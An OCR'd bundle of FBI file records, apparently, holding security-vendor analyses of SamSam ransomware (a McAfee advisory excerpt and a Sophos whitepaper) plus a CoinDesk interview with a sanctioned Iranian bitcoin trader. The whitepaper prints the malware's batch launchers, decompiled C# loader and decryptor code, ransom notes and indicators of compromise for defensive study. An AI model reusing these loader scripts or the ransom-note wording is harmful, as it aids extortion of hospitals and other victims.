.dxf, .dxg, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd, .fff, .fh, .fmb, .fhd,
.fla, .flac, .flv, .fpx, .fxg, .gray, .grey, .gry, .h, .hbk, .hpp,ibank, .ibd, .ibz,
.idx, .iif, .iiq, .incpas, .indd, .kc2, .kdbx, .kdc, .key, .kpdx, .lua, .m, .m4v,
.max, .mdc, .mdf, .mef, .mfw, .mmw, .moneywell, .mos, .mov, .mp3, .mp4, .mpg, .mrw,
.msg, .myd, .nd, .ndd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg,
.nsh, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods,
.odt, .oil, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab,
.pages, .pas, .pat, .pcd, .pct, .pdb, .pdd, .pef, .pem, .pfx, .pl, .plc, .pot,
.potm, .potx, .ppam, .pps, .ppsm, .ppsx, .pptm, .prf, .ps, .psafe3, .psd, .pspimage,
.ptx, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .r3d, .raf, .rat, .raw, .rdb,
.rm, .rtf, .rw2, .rwl, .rwz, .s3db, .sas7bdat, .say, .sd0, .sda, .sdf, .sldm, .sldx,
.sql, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srt, .srw, .st4, .st5, .st6, .st7,
.st8, .std, .sti, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxg, .sxi, .sxi, .sxm, .sxw,
.tex, .tga, .thm, .tlg, .vob, .war, .wallet, .wav, .wb2, .wmv, .wpd, .wps, .x11,
.x3f, .xis, .zla, .xlam, .xlk, .xlm, .xlr, .xlsb, .xlsm, .xlt, .xltm, .xltx, .xlw,
.ycbcra, .yuv, .vb,.asmx,.config
```

While searching for these files, the ransomware avoids encrypting files in the following directories:

- Windows
- Reference Assemblies\Microsoft
- Recycle.bin

Ransomware Components:

As part of the samsam.exe (actual encryption component) the ransomware consists of the following components:

- Samsam.exe: Performs the encryption of file types mentioned above.
- Del.exe: A copy of the Microsoft Utility sdelete.exe. It is used to delete/purge files from the disk.
- Selfdel.exe: This (.NET based) binary is used for clean-up of the ransomware's binaries. It waits for the ransomware process to finish (process name = "samsam"). When the ransomware process finishes execution, it goes ahead and runs "del.exe" (sdelete.exe) on "samsam.exe" (ransomware binary) to remove the ransomware from disk. It also deletes the "del.exe" (sdelete.exe) binary from disk. Some variants of Samas are missing this file.

Encryption Details:

This ransomware uses the AES algorithm in CBC mode to encrypt the files. Each newly encrypted file has a 3,072-byte XML header at the beginning:

```
<MtAeSKeYForFile>
<Key>base64 encoded Rijndael key, encrypted with RSA with OAEP padding</Key>
<IV>base64 encoded Rijndael IV, encrypted with RSA with OAEP padding</IV>
<Value>base64 encoded HMACSHA256 of the encrypted file data with the header
zeroed</Value>
<EncryptedKey>base64 encoded HMAC key, encrypted with RSA with OAEP
padding</EncryptedKey>
<OriginalFileLength>original file length</OriginalFileLength>
</MtAeSKeYForFile>
```

OR

```
<QWEPTYUIOPASDFGHJKLZX>
<Key>base64 encoded Rijndael key, encrypted with RSA with OAEP padding</Key>
<IV>base64 encoded Rijndael IV, encrypted with RSA with OAEP padding</IV>
<Value>base64 encoded HMACSHA256 of the encrypted file data with the header
zeroed</Value>
<EncryptedKey>base64 encoded HMAC key, encrypted with RSA with OAEP
padding</EncryptedKey>
<OriginalFileLength>original file length</OriginalFileLength>
</QWERTYUIOPASDFGHJKLZX>
```

The following data is used to encrypt the target files:


- The RSA public key from key file or from hardcoded value.
- Generate AES (symmetric) Key (randomly generated) 16 bytes
- Generate AES Initialization Vector (IV) (randomly generated) 16 bytes
- Generate Signature Key (64 bytes) used for SHA256 calculation

These keys are used for encrypting the data in the target files. Because these keys might be unique for each target file, the keys are encrypted using the RSA public key from the PublicKey XML files and added to the beginning of each encrypted file in the form of the 3072-byte headers illustrated above.

The encrypted files have the same names as the original files, but with a ".encryptedRSA" or ".weareyourfriends" extension added indicating encryption of the file.

Ransom Note:

Ransomware-SAMAS creates an HTML file in the target's folders with the name "HELP_DECRYPT_YOUR_FILES" or "TRY-READ-ME-TO-DEC". This HTML file contains the ransom note and instructions to contact the attackers to get the decryptor binary.


What happened to your files?
All your files encrypted with RSA-2048 encryption. For more information search on Google "RSA Encryption"
How to recover files?
RSA is a asymmetric cryptographic algorithm. You need one key for encryption and one key for decryption.
So you need Private key to recover your files.
It's not possible to recover your files without private key.
How to get private key?
You can get your private key in 3 easy steps:
Step1: You must send us 1 X Bitcoin for each affected PC OR 2 X Bitcoin to receive ALL Private Keys for ALL affected PC's
Step2: After you send us 1 X Bitcoin, Leave a comment on our site with this details: Just write Your "Host name" in your comment
Your Host name is:
Step3: We will reply to your comment with a decryption software. You execute run it on your affected PC and all encrypted files will be recovered
Your Site Address:
Your Bitcoin Address:
(If you send us 2 X Bitcoin For all PC's, leave a comment on our site with this details: Just write "For all Affected PC's" in your comment)
(Also if you want pay for "all affected PC's" You can pay 1 Bitcoins to receive half of keys(randomly) and after you verify it send 2nd half to receive all keys
Figure 1. Ransom note displayed by Ransomware-SAMAS

In the ransom note displayed, the target is asked to visit the attacker's Wordpress website and provide the ransom payment information in the form of a comment to obtain the decryptor binary from the attackers.

The following are some Wordpress websites known to be associated with Ransomware-SAMAS:

- hxxps://evilsecure9.wordpress.com
- hxxp://union83939k.wordpress.com
- hxxps://key88secu7.wordpress.com
- hxxps://payforsecure7.wordpress.com

- hxxps://keytwocode.wordpress.com
- hxxps://www.anonyme.com/Blog/paulcensy
- hxxps://lordsecure4u.wordpress.com
- hxxps://followsec7.wordpress.com
- hxxps://secangel7d.wordpress.com
- hxxps://zeushelpu.wordpress.com

Recent variants of Ransomware-SAMAS have now moved from the Wordpress sites to TOR based ".onion" URLs.

Sample Onion website for requesting decryption:



Time Payed: 1 days 21 hours 57 minutes 25 seconds
Please wait for decrypt files
Attention:
(1) Any penetration testing on the site its will lead to the loss of key
(2) Please prevent the release of Portal addresses, because it will be Contact us hardly
Files Available To Decrypt: 8
Your comments
Our Answer
Leave a comment
Your Email:

Figure 2. TOR based Ransom website for Ransomware-SAMAS

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.

Copyright 2014 McAfee, Inc. All rights reserved.

[redacted] b7A

FD-1057 (Rev. 5-8-10)

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Electronic Communication

Title: (U) Sophos Whitepaper on Samsam Ransomware **Date:** 05/10/2018

From: NEWARK
NK-I8
Contact: [redacted] b6 b7A b7C b7E

Approved By: SSA [redacted]
SIA [redacted]

Drafted By: [redacted]

Case ID #: [redacted] (U) UNSUB(S); Ransomware MSIL/Samas.A; Computer - Criminal Intrusion

Synopsis: (U) To document a Sophos whitepaper on Samsam ransomware.

Enclosure(s): Enclosed are the following items:
1. (U) Sophos Whitepaper: SamSam Ransomware Chooses Its Targets Carefully

Details:

On 05/08/2018, writer identified a whitepaper on Samsam ransomware published by Sophos. Writer accessed https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/samsam-ransomware-chooses-its-targets-carefully-wpna.aspx and downloaded the whitepaper titled, "SamSam Ransomware Chooses Its Targets Carefully." The document was written in April 2018 but was published online on or about 05/01/2018.

The whitepaper is included in the 1A section of the file.

♦♦

UNCLASSIFIED

SOPHOS
Cybersecurity made simple

SamSam Ransomware Chooses Its Targets Carefully

Unlike the spam-like approach of garden-variety ransomware, this family exploits vulnerabilities to attack specific organizations.

By Dorka Palotay and Peter Mackenzie, SophosLabs

A Sophos Whitepaper April 2018

SamSam ransomware made a strong start in 2018, targeting carefully selected organizations and stirring up significant media attention.

Unlike most of the well-known ransomware families, which attack randomly, SamSam is used against specific organizations, those most likely to pay to get their data back, like hospitals or schools.


Instead of spam campaigns, the cybercriminals behind SamSam use vulnerabilities to gain access to the victims' network or use brute-force tactics against the weak passwords of the Remote Desktop Protocol (RDP).

After successfully infecting a host, SamSam seeks out additional victims by network mapping and stealing credentials. Once the potential targets are discovered, the attackers manually deploy SamSam on the selected systems using tools like PSEXEC and batch scripts.

SamSam is not new. It first appearing in early 2016, but frequently draws the security community's attention. Its developers make great efforts to cover their tracks. In many cases the initial infection vector of the attacks isn't clear or some steps of the attack chain are missing. The attackers try to make analysis harder by deleting files involved in an attack, including the payload itself, and by changing the deployment methodology.

In January 2018, Talos Intelligence published an article that described a new technique used by SamSam to execute the payload. At SophosLabs we have observed a slight change in the attack mechanism since the Talos report.

The following diagram introduces the different steps of the new SamSam variant. While in this case the initial infection vector is still unknown, numerous stages of the attacks have been discovered:



The orange arrows indicate the steps performed by the malware automatically, while the grey arrows are manual steps executed by the attackers.

Batch file

Example 1

```
@cd /d "%~dp0"
@echo off
SET myrunner=mswinupdate.exe
SET password=%1
SET path=[redacted]
SET totalprice=5
SET priceperhost=0.8

%myrunner% %password% %path% %totalprice% %priceperhost%

del /F /Q %~dp0%myrunner%
del /F /Q %~dp0%ClassLibrary1.dll
del /F /Q %0
```


Example 2

```
@cd /d "%~dp0"
@echo off
SET myrunner=z2.exe
SET password=%1
SET path=[redacted]
SET totalprice=4.5
SET priceperhost=0.9

%myrunner% %password% %path% %totalprice% %priceperhost%

del /F /Q %~dp0%myrunner%
del /F /Q %~dp0%sdgasfse.dll
del /F /Q %0
```

From its first appearance, SamSam used batch files for certain operations while spreading across the network and executing the ransomware. This hasn't changed. A batch file is responsible for executing the malware and deleting certain components.

This batch file is executed with one argument, which is the password used to decrypt the actual payload.

The attackers specify a total price and a price per host as well. They claim that for the total price all the encrypted machines will be restored; alternately, the victims can pay per host if they want to restore only a few machines by sending the specific host names to the attackers.


What happened to your files?
All your files encrypted with RSA-2048 encryption. For more information search in Google "RSA Encryption"
How to recover files?
RSA is a asymmetric cryptographic algorithm. You need one key for encryption and one key for decryption
So you need Private key to recover your files.
It's not possible to recover your files without private key
How to get private key?
You can get your private key in 2 easy steps:
1) You must send us a 1 bitcoin for each affected PC (We are flexible. We'll give you All Private keys for ALL affected PC's.
2) After you send us the bitcoin, leave a comment on our site with this details, just write "Hey, Here Name" in your comment
Your first name is:
We will reply to your comment with a decryption software. You should run it on your affected PC and all encrypted files will be recovered
Our site address: http://jonlzkcxwqpwt5.onion
Our Bitcoin address:
If you need us a 1 bitcoin for all PC's, leave a comment on our site with this detail: "Hey send "for all affected PC's" to your comment.
Also if you want pay for "all affected PC's" you can pay 1.25 bitcoins to receive tool of decryption only and after you verify it send the half to receive all keys !

Runner

The runner component is responsible for decrypting and executing the payload. It is executed by the batch file with four parameters. The first one is the decryption password, which is followed by a string that is part of the .onion site address. Then the total ransom amount and the price per host values are given to the runner. It looks for a file with .stubbin extension. If it was found, the runner reads the content of the file, then deletes it. The read data will be decrypted in memory.

```
using System.Threading;
using System;
using System.IO;
using System.Reflection;

namespace ajgfajogfaofkaajkjfajohingohtgrfd
{
    internal class Program
    {
        private static void Main(string[] args)
        {
            if (args.Length != 4)
            {
                return;
            }
            try
            {
                string[] files = Directory.GetFiles(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location).ToString() + "\\", "*.stubbin");
                byte[] arg_4E_0 = File.ReadAllBytes(files[0]);
                if (File.Exists(files[0]))
                {
                    File.Delete(files[0]);
                }
                Assembly assembly = Assembly.Load(Class1.osioyogvbsgnbkfiksteaodfakdnaosjfgyjqqwqj\u0026jgfdjgdffg(arg_4E_0, args[0]));
                MethodInfo entryPoint = assembly.EntryPoint;
                if (entryPoint != null)
                {
                    string[] array = new string[]
                    {
                        args[1],
                        args[2],
                        args[3]
                    };
                    object obj = assembly.CreateInstance(entryPoint.Name);
                    entryPoint.Invoke(obj, new object[]
                    {
                        array
                    });
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.Message + "\r\n" + ex.StackTrace.ToString());
            }
        }
    }
}
```

Decryptor

The interesting change in the runner component is that the decryption function, used to decrypt the payload, is no longer located inside the executable but rather in a separate DLL file. The DLL is referenced in the .NET executable and the decryption function is called from that. The AES key and IV for decryption will be derived from the password provided by the attackers.

```
Using (...)

namespace xdgwfzx
{
    public class class3
    {
        public static byte[] kwghkdgbdgdgdgbfgbfgfdrbyte(byte[] fgdfgbbrdstgbdgbdbdbdbdbdbdbdgb, byte[] bdfgbdbdbgdfgbdbdbrtdfygb, byte[] gbrrbfbbdbdbfgbgbgbbrbgb)
        {
            MemoryStream msg_k9_8 = new MemoryStream();
            Rijndael rijndael = Rijndael.Create();
            rijndael.Key = bdfgbdrtdbgdfgbdbdbrtdfgbb;
            rijndael.IV = gbdrtdfbbdbdfgbgbgbbrbgb;
            CryptoStream cryp_28 = new CryptoStream(msg_k9_8, rijndael.CreateDecryptor(), CryptoStreamMode.Write);
            cryp_28.Write(fgdfgbbrdstgbdgbdbdbdbdbdbdbdgb, 0, fgdfgbbrdstgbdgbdbdbdbdbdbdbdgb.Length);
            cryp_28.Close();
            return msg_k9_8.ToArray();
        }

        public static byte[] xxkeygvbgbbbfbbtxxxdbbdbdbdbfgbfgbgbgb
```

In some cases, the code of the runner component is stuffed with garbage code like the following:

```
string.Concat(new string[]
{
    "dd6e3c249fa997d0fdfae0aa671b1127",
    "33b544f8ca4e55aee54fb2a6fa887197",
    "e16fef6bf292f0c6772db3432a95d01f",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d",
    "a16cc29525c3cc60f385bdad9c6c786d"
});
string.Concat(new string[]
{
    "3bf22c7c3d5e127a8348c1959a59bd90",
    "9ae9d5781a1bf0421ed9c0001fe36fcf",
    "50124648b0c0aef165a751f3364aa77d",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297",
    "e2d03b213abd402451d986b09fbe0297"
});
```

To increase the chances of a successful attack, the attacker deploys two versions of the runner and the corresponding DLLs. If the first attack was unsuccessful, then they start a new attack using a modified version of the .exe file, which contains garbage code.

Payments

Talos reported a Bitcoin wallet address in January which received 30.4 BTC. It seems that the attackers have switched to another address from mid-January. It received 23 payments with a total income of 68.1 BTC. Most of the victims have decided to pay the full price, but there are some who paid per host.

Summary		Transactions		
Address	1HBJqZKL6xQNK1L2YUDkmrtSvC1TXTM2	No. Transactions	38	
Hash 160	5bf1540fc47d0b3a7fde2668ad54b0ac30465f503	Total Received	68.10114 BTC	
Tools	Related Tags - Unspent Outputs	Final Balance	0.00114 BTC	

Protection:

- Batch file: Troj/RansRun-A
- Runner: Mal/Kryptik-BV, Troj/Ransom-EVF, ML/PE-A
- Decryptor: Troj/Samas-F
- Payload: Mal/Samas-C
- The PsExec program is blocked as a potentially unwanted application (PUA): PsExec of type Hacktool.

IOC:

Files:

Bat:

6b21aec23a844e6a5af1879c41b9632a0e705bb7
713973f14ae8ff88a63a1491e82e48f362e3aed7

Runner:

3cbddf5f027b19e55366ecc0fd287f31379175a0 - z2.exe
Contains garbage code. Calls the decryption function from sdgasfse.dll.
a1ab74d2f06a542e77ea2c6d641aae4ed163a2da - mswinupdate.exe
Contains no garbage. Calls the decryption function from ClassLibrary1.dll

Dll:

138c3aae51e67db0c4134affae428fe91c0d1686 - sdgasfse.dll
4d7a60bd1fb3677a553f26d95430c107c8485129- ClassLibrary1.dll

Extension:

.weapologize

TOR site:

hxxp://jcmi5n4c3mvgtyt5[.]onion

BTC Wallet:

1HbJu2kL4xDNK1L9YUDkJnqh3yiC119YM2

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

© Copyright 2018. Sophos Ltd. All rights reserved.
Registered in England and Wales No. 2096520, The Pentagon, Abingdon Science Park, Abingdon, OX14 3YP, UK
Sophos is the registered trademark of Sophos Ltd. All other product and company names mentioned are trademarks or registered trademarks of their respective owners.

2018-04-03 WPNA (TL)

SOPHOS

[redacted] b7A

FD-1036 (Rev. 10-16-2009)

UNCLASSIFIED

FEDERAL BUREAU OF INVESTIGATION

Import Form

Form Type: OTHER - Other **Date:** 03/14/2019

Title: (U) CoinDesk Interview with [redacted]

Approved By: SSA [redacted]

Drafted By: [redacted]


Case ID #: [redacted] (U) [redacted] b6 b7A b7C b7E
Subject; [redacted]
Subject; Ransomware SamSam AKA MSIL /Samas.A; Computer - Criminal Intrusion

Synopsis: (U) Upload of the CoinDesk interview with [redacted] following the Samsam indictments and OFAC sanctions.

♦♦

UNCLASSIFIED

Calling all developers, system architects & builders - Construct tix are only $299!



Bitcoin Trader on US Sanctions Blacklist Says He's Innocent

Leigh Cuen

Dec 4, 2018 at 12:00 UTC Updated Dec 5, 2018 at 08:28 UTC

Mohammad Ghorbaniyan says he's been wrongfully blacklisted.

An Iranian bitcoin trader, Ghorbaniyan was among the wallet holders whose names and blockchain addresses were added to the U.S. Treasury Department's Office of Foreign Assets Control (OFAC) sanctions list last week.

But in the wake of that event, Ghorbaniyan has told CoinDesk that he was unaware of the origins of his apparently tainted bitcoin, which OFAC said was extorted from more than 200 victims including corporations, hospitals, universities and government agencies that were hit with the SamSam ransomware virus.

Since the listing, Ghorbaniyan said in an exclusive interview with CoinDesk, his Blockchain.info account and Gmail account were both suspended. He admits to converting bitcoin to Iranian rials for both of the individuals listed by the FBI, Mohammad Mehdi Shah Mansouri and Faramarz Shahi Savandi, over several years, but says he had no reason to suspect them of any wrongdoing.

At the very least, his perspective raises questions about how black markets and grassroots bitcoin adoption overlap, especially in regions with opaque regulatory requirements.

The U.S. Treasury had no comment when reached.

What follows is a transcript of CoinDesk's interview with Ghorbaniyan, as conducted through a translator.

Q: How did you meet Mansouri and Savandi, the alleged hackers associated with the SamSam ransomware virus?

A: I didn't know the SamSam criminal activities were associated with the bitcoins I received from these two customers and I'm honestly still not sure if these two people are behind the SamSam crimes.

They used common messenger apps like Telegram and WhatsApp. This is the most common way to buy and sell bitcoin in Iran. They were like any other customer I've had over the years.

I do a standard know-your-customer (KYC) procedure. And there's no reason to be suspicious of my customers once they do KYC.

Q: What was your KYC procedure like?

A: KYC for buying/selling bitcoin in Iran involves a selfie with bank account cards and national ID cards for the person in the selfie, plus a telephone number.

Q: Why did you say that you are unsure if those individuals are behind the SamSam ransomware?

A: In one of their chats with me, they declared that they'll be selling 50 bitcoins by themselves, and they don't need an exchanger for that deal. Therefore, I don't know, there is a possibility that they were exchangers as well.

At any time, if needed, I'm ready to give all data regarding my trades with them to the Iranian cyber police and the cyber police can submit this data to the international authorities for further proceedings.

I've never done any criminal activities with these two people and if I knew that any of our customers are associated with criminal activities then I would refrain from doing business with them.

Unfortunately, our names have been declared by the United States Treasury as associated with criminal activities without receiving any contact from the Treasury. We are accused of something we haven't done! I was not aware of any criminal activities from our customers and I have not committed a crime.

Q: Most regulated exchange businesses in the United States have strict policies for precisely this reason. Even if that is not the requirement in Iran, why don't you require more information in order to track the capital flows?

A: We are an Iranian exchange and we work under the law of our country, Iran, according to the rules of the Iranian cyber police. We, as exchangers, record all the data about our trades. This includes screenshots from chats and KYC data from our customers. We never violated the laws of our country.

Is there a database declaring the bitcoins that are associated with criminal activity? If I was trying to do criminal activities wouldn't I be more concerned with hiding my identity? You could find my bank, phone numbers and bitcoin address publicly available on my website! Why should I give out such info if I were to take part in criminal activities? This is enough evidence and arguments to prove I'm innocent of any charges!

I met with the Iranian cyber police last weekend to talk about next steps. I hope the U.S. makes things right and takes my name off that list.

Before accusing people of criminal activities, the Treasury must notify the international police to request data and explanations from the Iranian police, which would have come to us. We could have stopped this misunderstanding and wrong accusations.

Tehran statue image via Shutterstock

The leader in blockchain news, CoinDesk is a media outlet that strives for the highest journalistic standards and abides by a strict set of editorial policies. CoinDesk is an independent operating subsidiary of Digital Currency Group, which invests in cryptocurrencies and blockchain startups.

Iran Bitcoin Treasury Sanctions

Evolution of SamSa Malware Suggests New Ransomware Tactics In Play

posted by: Josh Grunzweig and Bryan Lee on March 24, 2016 7:47 AM
